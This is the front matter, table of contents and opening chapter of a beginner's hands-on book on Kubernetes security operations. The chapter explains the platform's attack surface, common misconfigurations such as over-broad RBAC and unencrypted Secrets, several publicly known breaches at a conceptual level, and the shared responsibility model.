Kubernetes Security Ops for Beginners

A Hands-On Guide

WRITTEN BY

Hari Krishna Pokala

SCIENCE TECH XPLORE

Kubernetes Security Ops for Beginners: A Hands-On Guide

WRITTEN BY

Hari Krishna Pokala

Technology Researcher | Cloud, Kubernetes, ML & Agentic AI, USA

Published by
ScienceTech Xplore

Kubernetes Security Ops for Beginners: A Hands-On Guide

First Published 2023 by ScienceTech Xplore

ISBN 978-93-49929-04-3

ScienceTech Xplore

www.sciencetechxplore.org

978-93-49929-04-3

Printed and Bounded by
ScienceTech Xplore, India

About the Author

I am a technology leader, cloud architect, researcher, and author with over 20 years of experience in software engineering, cloud computing, platform engineering, machine learning, and enterprise technology. Throughout my career, I have designed and implemented large-scale distributed systems, cloud-native platforms, data engineering solutions, and mission-critical applications across multiple industries.

My areas of expertise include Kubernetes, containerization, cloud architecture, DevSecOps, infrastructure as code, observability, machine learning, artificial intelligence, and platform security. I have worked extensively with AWS, Kubernetes, CI/CD pipelines, real-time data platforms, and modern cloud-native technologies, helping organizations build secure, scalable, and intelligent systems.

I am passionate about sharing practical knowledge and real-world experiences with the technology community through writing, mentoring, research, and speaking engagements. This book reflects lessons learned from designing, securing, and operating cloud-native platforms, with the goal of helping practitioners build stronger Kubernetes security foundations and operational excellence while preparing for the evolving intersection of cloud, security, and AI-driven technologies.

Preface

When Kubernetes was introduced, it was primarily viewed as a platform for automating container deployments. Organizations adopted it fast—it simplified deployment, improved scalability, and cut operational overhead. Over time it became the default platform for running cloud-native applications, powering everything from weekend side projects to some of the largest production workloads on the planet.

Security, predictably, came second.

Many organizations moved from managing a handful of virtual machines to operating hundreds or thousands of containers across multiple clusters. The traditional security practices that worked fine in static, perimeter-based environments didn't translate well. Security teams suddenly found themselves responsible for protecting workloads that could be created and destroyed in seconds, across infrastructure spanning on-premises data centers and multiple cloud regions at once.

Attackers noticed. The Tesla cryptojacking breach in 2018 started with an unsecured Kubernetes dashboard exposed to the internet. Real incidents made clear that misconfigured dashboards, overly permissive RBAC, leaked secrets, and unscanned container images were not theoretical concerns—they were how clusters actually got compromised.

The challenge for anyone new to this space is that Kubernetes security doesn't have a clean entry point. A new practitioner is expected to understand containers, networking, Linux kernel security, cloud identity management, access control, compliance frameworks, and incident response—ideally all at once. There are excellent references for each of those disciplines individually, but few that bring them together into a learning path built around day-to-day operations.

That's what this book is for.

We start with the fundamentals and build toward real-world security operations practices. The goal isn't to teach security concepts in isolation—it's to show how those concepts work together across the full lifecycle of a Kubernetes workload, from initial design through to incident response and compliance reporting. Where there are multiple valid approaches, we compare them honestly so you can make the right call for your environment rather than blindly following one prescription.

Examples are aligned with Kubernetes 1.26 and 1.27. Particular attention is given to controls that matured in those releases: Pod Security Admission, policy-as-code, software supply chain security, and GitOps-based governance.

Acknowledgment

A book about a field that changes this quickly takes a community. Thanks to the technical reviewers who read early drafts and pushed back when something was wrong or unclear, and to the open-source contributors behind Falco, OPA, Kyverno, Trivy, Cosign, and ArgoCD—their work is what makes this stuff teachable. And to the practitioners who published post-mortems and incident write-ups: learning from real failures beats any textbook example.

Security is not a destination. It's something you get better at, continuously, as the threat landscape and the technology both keep shifting.

The earlier you start building it into how you work, the easier it gets to operate Kubernetes safely at scale.

I hope this book helps you get there.

Disclaimer

The security techniques, tools, and configurations described in this book are intended solely for educational purposes and authorized security testing only. Always obtain explicit written authorization before performing security assessments on any system you do not own or have not been authorized to test. The author and publisher assume no liability for any misuse of the information contained in this publication. The reader is solely responsible for ensuring their actions comply with applicable laws and regulations.

Contact: hari.kpokala@gmail.com

Who This Book Is For

You don't need to be a security specialist to read this. You need to be curious, willing to break things in a lab environment, and interested in understanding how Kubernetes can be abused—so you can prevent it.

Sysadmins and infrastructure engineers building or maintaining clusters will get the most from the cluster hardening and node security chapters. **DevOps and platform engineers** who own CI/CD pipelines will find the supply chain, image security, and GitOps chapters directly applicable to their daily work. **Cloud engineers** on managed platforms like EKS or GKE will find universal Kubernetes controls throughout, plus a dedicated chapter on AWS-native security architecture. **Security analysts** being asked to monitor or respond to incidents in Kubernetes environments will lean heavily on the runtime detection, observability, incident response, and compliance chapters. **Developers** who want to understand how their design decisions—base images, secret handling, network exposure—affect cluster security posture will find clear explanations throughout.

If you're preparing for the CKS or CKA exam, this book covers most of the curriculum with a practical, operational focus rather than a test-prep one.

What You Should Know First

No prior Kubernetes security experience assumed, but you'll want:

- **Linux command line basics** — navigating a terminal, running commands, reading output
- **Container fundamentals** — what an image is, how to build one with a Dockerfile, how to run containers
- **Introductory Kubernetes** — a rough sense of what Pods, Deployments, Services, and Namespaces are. If those terms are unfamiliar, work through the official Kubernetes getting-started tutorials before Chapter 1.
- **Basic networking** — IP addressing, ports, TCP/UDP, TLS

Security frameworks, compliance standards, and threat modeling are introduced from scratch when they appear. No prior knowledge of those required.

How This Book Is Organized

Five parts, building on each other.

Part I — Foundations (Chapters 1–4) covers why Kubernetes security matters, how the architecture creates attack surface, the core security principles that run through everything else, and how to build a local lab environment for the hands-on exercises.

Part II — Identity and Access Security (Chapters 5–8) is where most breaches start. Authentication mechanisms, RBAC design, Admission Controllers, Pod Security Admission, and policy-as-code with OPA Gatekeeper and Kyverno.

Part III — Cluster Hardening (Chapters 9–16) is the longest part and covers the full breadth of hardening: etcd security, node hardening, network policies and zero-trust networking, secrets management, container image security and supply chain controls, runtime threat detection with Falco, and security observability with logging and monitoring.

Part IV — Security Operations and Incident Response (Chapters 17–18) shifts from building controls to operating and proving them. Incident response and forensics in Kubernetes environments, then compliance mapping and CIS benchmark automation.

Part V — GitOps and Cloud-Native Security (Chapters 19–23) covers how security integrates into Git-based delivery workflows with ArgoCD and Flux, Kubernetes security on Amazon EKS with AWS-native controls, and multi-cluster security governance at scale.

Appendix A is a `kubectl` security command reference. **Appendix B** is a quick-reference guide to the key security tools used throughout the book.

How to Use This Book

New to Kubernetes? Start at Part I and don't skip Chapter 4—the lab environment makes every exercise that follows actually doable.

Already comfortable with Kubernetes but new to security? Move quickly through Part I and focus on Parts II and III, where the security content is densest.

Preparing for the CKS? The learning objectives at the start of each chapter map directly to exam domains. Parts II, III, and IV are your focus.

Dealing with an active incident? Go straight to Chapter 17. Come back to the rest when the fire is out.

Running on EKS? Read Parts II and III for universal controls, then Chapter 20 for the AWS-specific architecture.

Conventions

Commands and configuration files appear in fenced code blocks. YAML is whitespace-sensitive—watch the indentation when adapting examples. Tool names, file paths, and Kubernetes resource names use `monospace` inline. `> **Note:**` blockquotes add supplementary context; `> **Warning:**` blockquotes flag anything destructive or commonly misunderstood.

A Note on Versions

Kubernetes moves fast. The examples here reflect early-to-mid 2023 with 1.26 and 1.27 as the reference versions. Concepts are durable; specific syntax and defaults can drift. Check the official docs for whatever version you're running.

Table of Contents

About the Author i
Preface ii
Acknowledgment iii
Disclaimer iv
Who This Book Is For v
What You Should Know First v
How This Book Is Organized vi
How to Use This Book vi
Conventions vii
A Note on Versions vii
Chapter 1: Why Kubernetes Security Matters 1
Learning Objectives
1.1 Introduction
1.2 How Kubernetes Got Here
1.3 A Different Kind of Security Problem
1.4 The Attack Surface
1.5 How Breaches Actually Happen
1.6 The Most Common Mistakes
1.7 The Shared Responsibility Model
1.8 What Security Operations Actually Means Here
1.9 What Comes Next
Chapter Summary
Hands-On Lab 1: Exploring a Kubernetes Cluster
Objective
Prerequisites
Step 1: Create a Cluster
Step 2: Verify Cluster Access
Step 3: List Nodes
Step 4: Look at the Control Plane Components
Step 5: Inspect a Control Plane Pod

Discussion Questions
Review Questions
Chapter 2: Kubernetes Architecture for Security Professionals 10
Learning Objectives
2.1 Introduction
2.2 The Cluster at a Glance10
2.3 The API Server
2.4 etcd: The Cluster's Brain
2.5 The Scheduler and Controller Manager
2.6 Worker Nodes
The Kubelet
The Container Runtime
kube-proxy
2.7 Pods, Service Accounts, and the Token Problem
2.8 A Realistic Attack Path
2.9 Defense in Depth in Practice
Chapter Summary
Hands-On Lab 2: Mapping the Cluster Architecture
Objective
Prerequisites
Step 1: Identify Control Plane Components
Step 2: Inspect the API Server Configuration
Step 3: Check What's in etcd (Without Direct Access)
Step 4: Inspect a Pod's Mounted Service Account Token
Step 5: Try Using the Token
Discussion Questions
Review Questions
Chapter 3: Security Principles for Kubernetes 21
Learning Objectives
3.1 Introduction
3.2 The CIA Triad
Confidentiality

Integrity
Availability
The Tradeoffs
3.3 Zero Trust
3.4 Principle of Least Privilege
3.5 Defense in Depth
3.6 Security by Design
3.7 Risk Management
3.8 Principles to Controls: The Map
Chapter Summary
Hands-On Lab 3: Examining Permissions and Applying Least Privilege
Objective
Step 1: Check the Default Service Account's Permissions
Step 2: Check for Overly Broad Bindings
Step 3: Create a Minimal Role
Step 4: Bind It to a Test User
Step 5: Verify the Permissions
Discussion Questions
Review Questions
Chapter 4: Building Your Security Lab Environment 31
Learning Objectives
4.1 Introduction
4.2 Lab Architecture
4.3 Hardware Requirements
4.4 Tool Summary
4.5 Installing Docker Desktop
macOS
Linux
Windows
4.6 Installing kubectl
macOS
Linux

Windows (WSL2)
Verify
4.7 Installing Kind
macOS
Linux
Windows (WSL2)
Verify
4.8 Installing Helm
macOS
Linux / Windows (WSL2)
Verify
4.9 Installing Git and VS Code
Git
VS Code
4.10 Creating the Security Lab Cluster
Step 1: Create the Audit Policy File
Step 2: Create the Kind Configuration
Step 3: Stage the Audit Policy for Kind
Step 4: Create the Cluster
Step 5: Verify the Cluster
Step 6: Verify Audit Logging
4.11 Installing Trivy
macOS
Linux / Windows (WSL2)
Verify with a Real Scan
4.12 Installing Falco
Install via Helm
Verify Falco Is Running
Trigger a Test Alert
4.13 Deploying the Sample Application
4.14 Troubleshooting Common Issues
Docker isn’t running

kubectl can’t reach the cluster
Nodes stuck in NotReady
Pod stuck in Pending
Falco pod in CrashLoopBackOff
4.15 Lab Maintenance
Chapter Summary
Hands-On Lab 4: Full Environment Validation
Validation Commands
Expected State
Review Questions
Part II: Identity and Access Security
Chapter 5: Authentication in Kubernetes 45
Learning Objectives
5.1 Introduction
5.2 Authentication vs Authorization
5.3 How the API Server Authenticates Requests
5.4 X.509 Certificate Authentication
How It Works
Creating a Certificate-Based User
The `system:masters` Group
Certificate Revocation
5.5 Service Accounts
The Default Service Account Problem
Projected Service Account Tokens
5.6 kubeconfig In Depth
Security Risks
5.7 OIDC Authentication
How It Works
Configuration
Why OIDC Is Better for Production
5.8 Cloud Provider Authentication
5.9 Anonymous Access

5.10 Authentication Best Practices
Chapter Summary
Hands-On Lab 5: Creating a Certificate-Based User and Inspecting Service Accounts
Objective
Part A: Create a Certificate User
Part B: Inspect Service Account Token Mounting
Part C: Create a Pod Without Auto-Mounted Token
Discussion Questions
Review Questions
Chapter 6: Authorization with RBAC 58
Learning Objectives
6.1 Introduction
6.2 How Kubernetes Makes Authorization Decisions
6.3 The Four RBAC Objects
6.4 API Groups, Resources, and Verbs
API Groups
Verbs
Subresources
6.5 Built-in ClusterRoles
6.6 Writing Minimal-Privilege Roles
Developer Role (namespace-scoped)
Security Analyst Role (cross-namespace read-only)
Monitoring Service Account (Prometheus-style)
6.7 RBAC Privilege Escalation
The Core Escalation Path
The `escalate` and `bind` Verbs
The `impersonate` Verb
6.8 Auditing RBAC
Basic Inventory
Testing Specific Permissions
Third-Party Audit Tools
6.9 Common RBAC Misconfigurations

6.10 RBAC Design Patterns
Chapter Summary
Hands-On Lab 6: Building a Multi-Persona RBAC Model
Objective
Setup
Part A: Developer Role
Part B: Read-Only Security Analyst
Part C: Spot the Privilege Escalation
Cleanup
Discussion Questions
Review Questions
Chapter 7: Admission Controllers and Pod Security Admission 71
Learning Objectives
7.1 Introduction
7.2 The Request Lifecycle
7.3 Built-In Admission Plugins
7.4 Webhook Admission Controllers
Webhook Security: `failurePolicy`
Webhook TLS Requirements
7.5 PodSecurityPolicy: The Old Way
7.6 Pod Security Admission
7.7 Pod Security Standards
Privileged
Baseline
Restricted
What a Compliant Pod Looks Like
7.8 PSA Modes
7.9 PSA Exemptions
7.10 Migration Strategy
7.11 What PSA Doesn’t Cover
Chapter Summary
Hands-On Lab 7: Implementing and Migrating Pod Security Admission

Objective
Setup
Part A: Discover Violations with Audit Mode
Part B: Write a Compliant Pod Spec
Part C: Switch to Enforcement
Part D: Test a Privileged Container
Cleanup
Discussion Questions
Review Questions
Chapter 8: Policy as Code with OPA Gatekeeper and Kyverno 84
Learning Objectives
8.1 Introduction
8.2 What Policy as Code Means in Practice
8.3 OPA Gatekeeper
What Is OPA?
What Is Gatekeeper?
Installing Gatekeeper
Writing a ConstraintTemplate
Applying a Constraint
Requiring Resource Limits
Gatekeeper Audit Mode
8.4 Kyverno
What Is Kyverno?
Installing Kyverno
Kyverno Validate Policy: Block Latest Tag
Kyverno Validate Policy: Require Labels
Kyverno Mutate Policy: Inject Security Context
Kyverno Generate Policy: Auto-Create NetworkPolicy
Kyverno Policy Reports
8.5 Gatekeeper vs Kyverno: Choosing the Right Tool
8.6 Policy in CI/CD
8.7 Common Mistakes

Chapter Summary
Hands-On Lab 8: Deploying Kyverno and Enforcing Real Policies
Objective
Step 1: Install Kyverno
Step 2: Deploy the Block-Latest-Tag Policy in Audit Mode
Step 3: Switch to Enforce Mode
Step 4: Deploy a Resource Limits Policy
Step 5: Deploy a Compliant Pod
Cleanup
Discussion Questions
Review Questions
Part III: Cluster Hardening
Chapter 9: API Server Security 98
Learning Objectives
9.1 Introduction
9.2 How to Inspect API Server Flags
9.3 Anonymous Access
9.4 The Insecure Port
9.5 TLS Configuration
9.6 Authorization Mode
9.7 Admission Plugins
9.8 Service Account Configuration
9.9 Profiling
9.10 Audit Logging
Audit Policy Levels
Reading Audit Logs
High-Value Events to Monitor
9.11 Restricting API Server Network Exposure
9.12 Using kube-bench for CIS Benchmark Assessment
Running kube-bench
Reading kube-bench Output
9.13 API Server Security Checklist

Chapter Summary
Hands-On Lab 9: API Server Security Assessment
Objective
Part A: Inspect API Server Flags
Part B: Verify Anonymous Access Scope
Part C: Read Audit Logs
Part D: Run kube-bench
Cleanup
Discussion Questions
Review Questions
Chapter 10: Securing etcd....110
Learning Objectives
10.1 Why etcd Deserves Its Own Chapter
10.2 What Lives Inside etcd
10.3 The Base64 Problem
10.4 Encryption at Rest with EncryptionConfiguration
10.5 Encryption Providers Compared
10.6 Securing etcd Communications with TLS
10.7 Network Isolation for etcd
10.8 Backup Security
10.9 Monitoring etcd Health
10.10 etcd Security Hardening Checklist
Hands-On Lab 10: Enabling and Verifying etcd Encryption
Part A — See the Problem First
Part B — Enable Encryption at Rest
Part C — Verify Encryption is Working
Chapter Summary
Review Questions
Chapter 11: Node Security....124
Learning Objectives
11.1 The Node Is the Last Line of Defense
11.2 What Runs on a Node

11.3 Kubelet Hardening
11.4 The NodeRestriction Admission Plugin
11.5 Operating System Hardening
11.6 Seccomp and AppArmor
11.7 Container Runtime Security
11.8 Workload Isolation with Taints and Tolerations
11.9 Node Security Assessment with kube-bench
11.10 Patch Management
Hands-On Lab 11: Kubelet Security Assessment
Part A — Check Current Kubelet Security Posture
Part B — Inspect Node Security Configuration
Part C — Fix a Kubelet Security Finding
Chapter Summary
Review Questions
Chapter 12: Network Security 136
Learning Objectives
12.1 The Default: Everybody Talks to Everybody
12.2 How Kubernetes Networking Actually Works
12.3 NetworkPolicy: How It Works
12.4 Default-Deny Policies
12.5 Allowing Specific Application Traffic
12.6 Namespace-Scoped Isolation
12.7 Egress Controls and External Traffic
12.8 Monitoring NetworkPolicy Coverage
12.9 Service Mesh: mTLS and L7 Policy
12.10 Ingress Controller Security
Hands-On Lab 12: Building a Segmented Network
Part A — Demonstrate the Open Default
Part B — Apply Default-Deny and Test Blocking
Part C — Allow Only Specific Traffic146
Chapter Summary
Review Questions

Chapter 13: Secrets Management 149
Learning Objectives
13.1 Why Credentials Keep Getting Stolen
13.2 What Kubernetes Secrets Actually Are
13.3 Consuming Secrets Safely
13.4 RBAC for Secrets
13.5 External Secrets Operator
13.6 HashiCorp Vault with Kubernetes
13.7 Preventing Secrets in Git
13.8 Secret Rotation
Hands-On Lab 13: Secrets the Right and Wrong Way
Part A — See What's Exposed
Part B — Consume Via Volume Mount
Part C — RBAC Scoping
Chapter Summary
Review Questions
Chapter 14: Container Image Security 161
Learning Objectives
14.1 Every Pod Starts with an Image
14.2 What's Inside a Container Image
14.3 Hardening Dockerfiles
14.4 Distroless and Scratch Images
14.5 Vulnerability Scanning with Trivy
14.6 Software Bill of Materials
14.7 Image Signing with Cosign
14.8 Enforcing Image Policy at Admission
Hands-On Lab 14: Scan, Harden, and Enforce
Part A — Scan a Real Image
Part B — Build a Hardened Image
Part C — Enforce Registry Policy
Chapter Summary
Review Questions

Chapter 15: Runtime Security and Threat Detection 173
Learning Objectives
15.1 When Prevention Isn't Enough
15.2 The Runtime Threat Landscape
15.3 How Falco Works
15.4 Understanding Falco Rules
15.5 Writing Custom Falco Rules
15.6 eBPF and Tetragon
15.7 Correlating Falco with Audit Logs
15.8 Detecting Specific Attack Patterns
Hands-On Lab 15: Runtime Detection with Falco
Part A — Verify Falco and Trigger a Built-In Alert
Part B — Write a Custom Rule
Part C — Audit Log Threat Hunting
Chapter Summary
Review Questions
Chapter 16: Logging, Monitoring, and Security Observability 184
Learning Objectives
16.1 What You Can't See Will Hurt You
16.2 The Three Signals
16.3 Container and Application Logging
16.4 Kubernetes Audit Log Centralization
16.5 Prometheus for Security Metrics
16.6 Grafana Security Dashboard
16.7 SIEM Integration
16.8 Log Retention and Tamper Protection
Hands-On Lab 16: Build a Security Monitoring View
Part A — Install the Monitoring Stack
Part B — Query Security Metrics
Part C — Create a Security Alert
Part III Summary: Cluster Hardening and Workload Protection
Chapter Summary

Review Questions
Part IV — Security Operations and Incident Response
Chapter 17: Incident Response and Forensics 197
Learning Objectives
17.1 Why Incident Response Is Different in Kubernetes
17.2 The PICERL Framework
17.3 Evidence Collection: What to Capture Before Touching Anything
17.4 Container Forensics
17.5 Node Forensics
17.6 Containment
17.7 Credential Revocation
17.8 Recovery
17.9 Building Incident Response Runbooks
Hands-On Lab 17: Investigate a Simulated Incident
Part A — Simulate a Compromise
Part B — Investigate
Part C — Containment
Chapter Summary
Review Questions
Chapter 18: Compliance and CIS Benchmarking 210
Learning Objectives
18.1 Compliance Is a Byproduct, Not a Goal
18.2 Shared Responsibility by Platform
18.3 The CIS Kubernetes Benchmark
18.4 kube-bench in Practice
18.5 Regulatory Framework Mapping
PCI DSS v4.0
SOC 2 Type II
HIPAA Security Rule
FedRAMP
18.6 Continuous Compliance Automation
18.7 Audit Evidence Collection

Hands-On Lab 18: Compliance Assessment
Part A — Run a Full kube-bench Assessment
Part B — Identify Critical Gaps
Part C — Kyverno PolicyReport as Compliance Evidence
Chapter Summary
Review Questions
Part V — GitOps and Cloud-Native Security
Chapter 19: GitOps Security with ArgoCD and Flux 224
Learning Objectives
19.1 GitOps and the Security Model Shift
19.2 ArgoCD Architecture and Attack Surface
19.3 ArgoCD RBAC and AppProjects
19.4 OIDC Integration for ArgoCD
19.5 Secrets in GitOps Repositories
19.6 Policy Validation in the GitOps Pipeline
19.7 Flux Security
Hands-On Lab 19: Secure ArgoCD Deployment
Part A — Install ArgoCD and Review Defaults
Part B — Create a Restricted AppProject
Chapter Summary
Review Questions
Chapter 20: Kubernetes Security on Amazon EKS 235
Learning Objectives
20.1 EKS and the Shared Responsibility Model
20.2 EKS Authentication: The aws-auth ConfigMap
20.3 IAM Roles for Service Accounts (IRSA)
20.4 EKS Cluster Security Configuration
20.5 Security Groups for Pods
20.6 Amazon GuardDuty for EKS
20.7 AWS Secrets Manager Integration
Hands-On Lab 20: EKS Security Configuration Assessment
Part A — Assess Current Configuration

Part B — Configure IRSA for a Test Workload
Chapter Summary
Review Questions
Chapter 21: Multi-Tenant Kubernetes Security 246
Learning Objectives
21.1 The Multi-Tenancy Problem
21.2 Tenancy Models
21.3 Namespace Isolation Controls
21.4 Hierarchical Namespace Controller
21.5 PSA Enforcement for Tenants
21.6 Virtual Clusters with vcluster
21.7 When Namespaces Aren't Enough
Chapter Summary
Review Questions
Chapter 22: Security Testing and Red Teaming 253
Learning Objectives
22.1 Why You Need to Test Your Defenses
22.2 Testing Vocabulary
22.3 kube-hunter
22.4 kubeaudit
22.5 Testing RBAC Privilege Escalation
22.6 Simulating a Cryptominer Attack
22.7 Structuring a Penetration Test
Chapter Summary
Review Questions
Chapter 23: CKS Exam Preparation and Security Maturity 260
Learning Objectives
23.1 The Certified Kubernetes Security Specialist
23.2 Domain-by-Domain Preparation
Cluster Setup (10%)
Cluster Hardening (15%)
System Hardening (15%)

Minimize Microservice Vulnerabilities (20%)
Supply Chain Security (20%)
Monitoring, Logging, and Runtime Security (20%)
23.3 CKS Exam Tips
23.4 Kubernetes Security Maturity Model
23.5 Emerging Trends
Chapter Summary
Review Questions
Appendix A: kubectl Security Command Reference 267
Authentication and Access Investigation
RBAC Inspection
Secret Security
Network Policy
Pod Security Inspection
API Server Security Checks
Node Security Checks
Audit Log Queries
Incident Response Quick Commands
Falco
etcd Commands (Control Plane Only)
Appendix B: Security Tools Reference 273
Vulnerability Assessment
kube-bench
kubeaudit
kube-hunter
Image Security
Trivy
Cosign
Syft
RBAC Analysis
kubectl-who-can
rakkess

Secrets Detection
Gitleaks
Policy and Admission
Kyverno CLI
conftest
Runtime Security
Falco
Cilium Tetragon
Recommended Learning Resources
Bibliography 279

Chapter 1

Why Kubernetes Security Matters

Learning Objectives

By the end of this chapter, you will be able to:

- Explain why Kubernetes has become the default platform for cloud-native applications.
- Describe how Kubernetes changes the security landscape compared to traditional infrastructure.
- Identify the main components of the Kubernetes attack surface.
- Recognize the most common causes of Kubernetes security incidents.
- Understand what the shared responsibility model means in practice.
- Define what security operations means in a Kubernetes context.

1.1 Introduction

In February 2018, security researchers at RedLock discovered that Tesla's Kubernetes environment was completely open to the internet. The Kubernetes dashboard had no password. Anyone who found it could log in. And someone had—attackers had already compromised the cluster and were quietly mining cryptocurrency using Tesla's cloud compute budget. The breach wasn't discovered because of an alert or a tripwire. It was discovered by security researchers doing a routine scan.

Tesla isn't alone. That same report found exposed Kubernetes dashboards belonging to Aviva and Gemalto. Similar incidents have happened since and keep happening because Kubernetes makes it remarkably easy to deploy things and remarkably easy to deploy them insecurely.

This is the core tension in Kubernetes security. The platform is powerful, flexible, and moves fast. All of those properties that make it attractive to engineering teams are also the properties that make it interesting to attackers. Speed means less time to think. Flexibility means more ways to misconfigure things. Power means the blast radius of a mistake is large.

This chapter sets up everything that follows. We'll look at how Kubernetes became what it is, why it creates security challenges that traditional tools and mindsets don't fully address, what the attack surface actually looks like, and what it means to run security operations in this kind of environment.

1.2 How Kubernetes Got Here

A decade ago, most applications ran on dedicated physical servers or virtual machines. Infrastructure teams provisioned hardware, deployed operating systems, configured applications, and managed patches often by hand. It was slow, expensive, and hard to scale. But it was also relatively predictable. A server that was secure yesterday was usually still secure today.

Containers changed that model fundamentally. Instead of shipping an entire operating system per application, developers could package code and its dependencies into a lightweight, portable image that ran consistently across environments. Deployments that took days started taking minutes.

The problem was scale. Running a handful of containers manually is fine. Running hundreds or thousands across multiple machines with load balancing, health checks, rolling updates, and automatic restarts is an operations problem that needs a platform to solve it.

Kubernetes was Google's answer to that problem. It drew directly from lessons learned running Borg, Google's internal cluster management system, and was released as open source in 2014. Within a few years it had become the industry standard for container orchestration, backed by every major cloud provider and adopted by organizations ranging from early-stage startups to government agencies.

The appeal is straightforward: Kubernetes abstracts away a lot of painful infrastructure work. You describe what you want three replicas of this service, exposed on port 8080, restart if it crashes and Kubernetes figures out how to make it happen. That abstraction is powerful. It's also where a lot of security problems start.

1.3 A Different Kind of Security Problem

Security professionals moving from traditional infrastructure to Kubernetes often go through a period of disorientation. The skills transfer, but the environment behaves differently in ways that matter.

In a traditional environment, infrastructure is largely static. Servers persist for months or years. Changes go through change management processes. Security teams review configurations manually. A firewall rule set up last quarter is still the firewall rule set up last quarter. This makes auditing tractable and drift detectable.

In Kubernetes, everything is dynamic. Pods spin up and get replaced constantly. A deployment that runs twenty replicas at noon might run five at midnight and a hundred during a flash sale. New container images get pushed and pulled continuously. Namespaces come and go. A security team that tries to audit a Kubernetes cluster the way they'd audit a fleet of VMs will quickly fall behind.

This isn't just a tooling problem—it's a mindset problem. In Kubernetes, security controls need to be built into the platform itself rather than applied on top of it after the fact. You can't manually inspect every pod that gets created. You need policies, admission controls, and automated enforcement that work at the speed the cluster works. The security decisions happen at deploy time, not after.

Another thing that catches people off guard is how connected everything is by default. In a traditional environment, network segmentation is the norm. In a freshly deployed Kubernetes cluster with default settings, every pod can talk to every other pod. That's convenient for development. In production, it means that if an attacker gets a foothold in one workload, they can probe the entire internal network without any additional access.

None of this means Kubernetes is insecure. It means that securing it requires a different approach one that's automated, policy-driven, and built into the delivery pipeline rather than bolted on at the end.

1.4 The Attack Surface

The attack surface of a Kubernetes cluster is larger than most people realize when they first start working with it. Understanding the layers helps you think about where controls are needed.

The control plane is where cluster decisions get made. The API server is the entry point for everything—every `kubectl` command, every controller, every admission webhook goes through it. etcd is the cluster's brain: it stores all configuration, secrets, and state. If an attacker can read etcd directly, they own the cluster. The scheduler and controller manager are less obvious targets, but compromise of the control plane is effectively total compromise of everything running on it.

Worker nodes run the actual workloads. The kubelet—the agent running on every node—communicates with the API server and manages container lifecycle on that node. If a container escapes its isolation boundaries (a container breakout), the node's operating system is exposed. From there, an attacker can potentially reach the kubelet's credentials, access other pods on the node, or pivot further into the cluster.

Container images are often where vulnerabilities enter. An image built on an outdated base—say, an Ubuntu 18.04 base that hasn't been updated in eight months—may contain dozens of known CVEs. If your team isn't scanning images before they're deployed, you're deploying unknown risk. The Codecov breach in 2021 showed how supply chain compromise can sneak malicious code into trusted images; the attackers had modified a widely-used uploader script that CI systems were fetching and running automatically.

Application workloads are the traditional application-layer attack surface, but in a containerized environment the consequences of a compromise extend further. A vulnerable web application running in Kubernetes has access to the service account token mounted into

its pod by default. That token can be used to make API calls to the Kubernetes API server and if that service account has excessive permissions, the attacker has just pivoted from an application vulnerability to cluster-level access.

Network communications between pods are unrestricted by default. No Network Policies means no internal segmentation, which means lateral movement between workloads is trivial once an attacker has a foothold.

1.5 How Breaches Actually Happen

The real-world incidents are instructive because they keep following the same patterns.

The Tesla breach was a configuration failure. Nobody protected the dashboard. The fix was a password—or better, removing public exposure entirely. But it happened because the team focused on getting the cluster running and treated security as something to add later.

Kinsing is a cryptomining malware campaign that has been active since at least 2019 and has specifically targeted Kubernetes environments. The attack playbook is consistent: scan the internet for exposed API servers or misconfigured Docker daemon ports, gain access, deploy cryptocurrency miners as privileged pods. The attacker's goal isn't to steal data—it's to burn your compute budget. But the techniques they use (exploiting exposed APIs, deploying privileged containers) are the same ones a more targeted attacker would use.

The Capital One breach in 2019 didn't start in Kubernetes, but it illustrates a related problem: an overly permissive IAM role attached to a cloud workload. A Server-Side Request Forgery (SSRF) vulnerability let an attacker query the instance metadata endpoint, retrieve the IAM credentials attached to the server, and use those credentials to access 100 million customer records stored in S3. The pattern compromise a workload, steal its cloud credentials, escalate applies directly to Kubernetes environments where pods are given excessive IAM permissions or overly broad service account tokens.

Siloscape, discovered in 2021, was specifically designed to escape Windows containers running in Kubernetes clusters, connect to a command-and-control server over Tor, and then use the compromised node to attack other nodes in the cluster. It exploited a path traversal vulnerability in Windows container isolation. Its existence served as a reminder that the cluster itself can be the target, not just the applications running in it.

The pattern across all of these: attackers find the weakest point—an exposed dashboard, an unpatched vulnerability, an overly permissive role and use it as a starting point to go further. The defenses that would have stopped each of these attacks were not exotic. They were standard operational practices that weren't in place.

1.6 The Most Common Mistakes

Most Kubernetes security incidents are not caused by zero-day exploits or sophisticated nation-state actors. They're caused by misconfigurations that are completely avoidable with basic operational hygiene.

Excessive permissions is probably the most common problem. Granting `cluster-admin` to a service account or user because it's the easy thing to do might not cause an incident for months—right up until it does. Once an account with cluster-wide admin privileges is compromised, the attacker has full control of the cluster. The Principle of Least Privilege sounds obvious, but applying it consistently in Kubernetes requires deliberate RBAC design, which many teams skip in the early stages of adoption.

Exposed management interfaces are still being found in the wild. The Kubernetes dashboard is the obvious example—Tesla wasn't the only organization that left it open—but exposed API servers, unauthenticated Prometheus endpoints leaking internal metrics, and unprotected etcd ports have all shown up in breach reports. Management interfaces should never be accessible from the public internet. If they need to be accessed remotely, that access should go through a VPN or bastion, not a public IP.

Insecure secret handling is a beginner's trap that experienced teams also fall into. Kubernetes Secrets are Base64-encoded by default, not encrypted. A developer who stores a database password in a Secret thinks it's protected; it isn't, unless encryption at rest is explicitly configured. And that's before you account for secrets accidentally committed to Git repositories—a problem that secret scanning tools exist specifically to detect and that still causes breaches regularly.

Running containers as root means that if an attacker escapes the container—or exploits a vulnerability within it—they arrive on the host as root. Most containerized applications don't need root. Running as a non-root user is a simple change with significant defensive value.

No Network Policies leaves the internal network flat. If every pod can reach every other pod, lateral movement after a compromise is trivial. Implementing default-deny Network Policies and explicitly allowing only necessary communication is one of the highest-value controls you can put in place and one of the most commonly skipped.

1.7 The Shared Responsibility Model

A persistent misconception in cloud computing is that using a managed service means you've handed off security responsibility. You haven't. You've shifted some of it.

If you run Kubernetes yourself—on bare metal or self-managed VMs—you're responsible for everything: control plane security, node patching, network configuration, authentication, monitoring, backup. That's a lot of surface area. Managed services like Amazon EKS, Google

GKE, and Azure AKS take control plane management off your plate. The cloud provider handles API server availability, etcd backups, and control plane patching.

But everything running on the cluster is still yours. Your RBAC configuration. Your Network Policies. Your container images, and the vulnerabilities in them. Your secrets, and how they're stored. Your workloads, and the privileges they run with. The shared responsibility model doesn't mean "cloud provider handles security" it means the cloud provider handles a specific layer and you handle the rest.

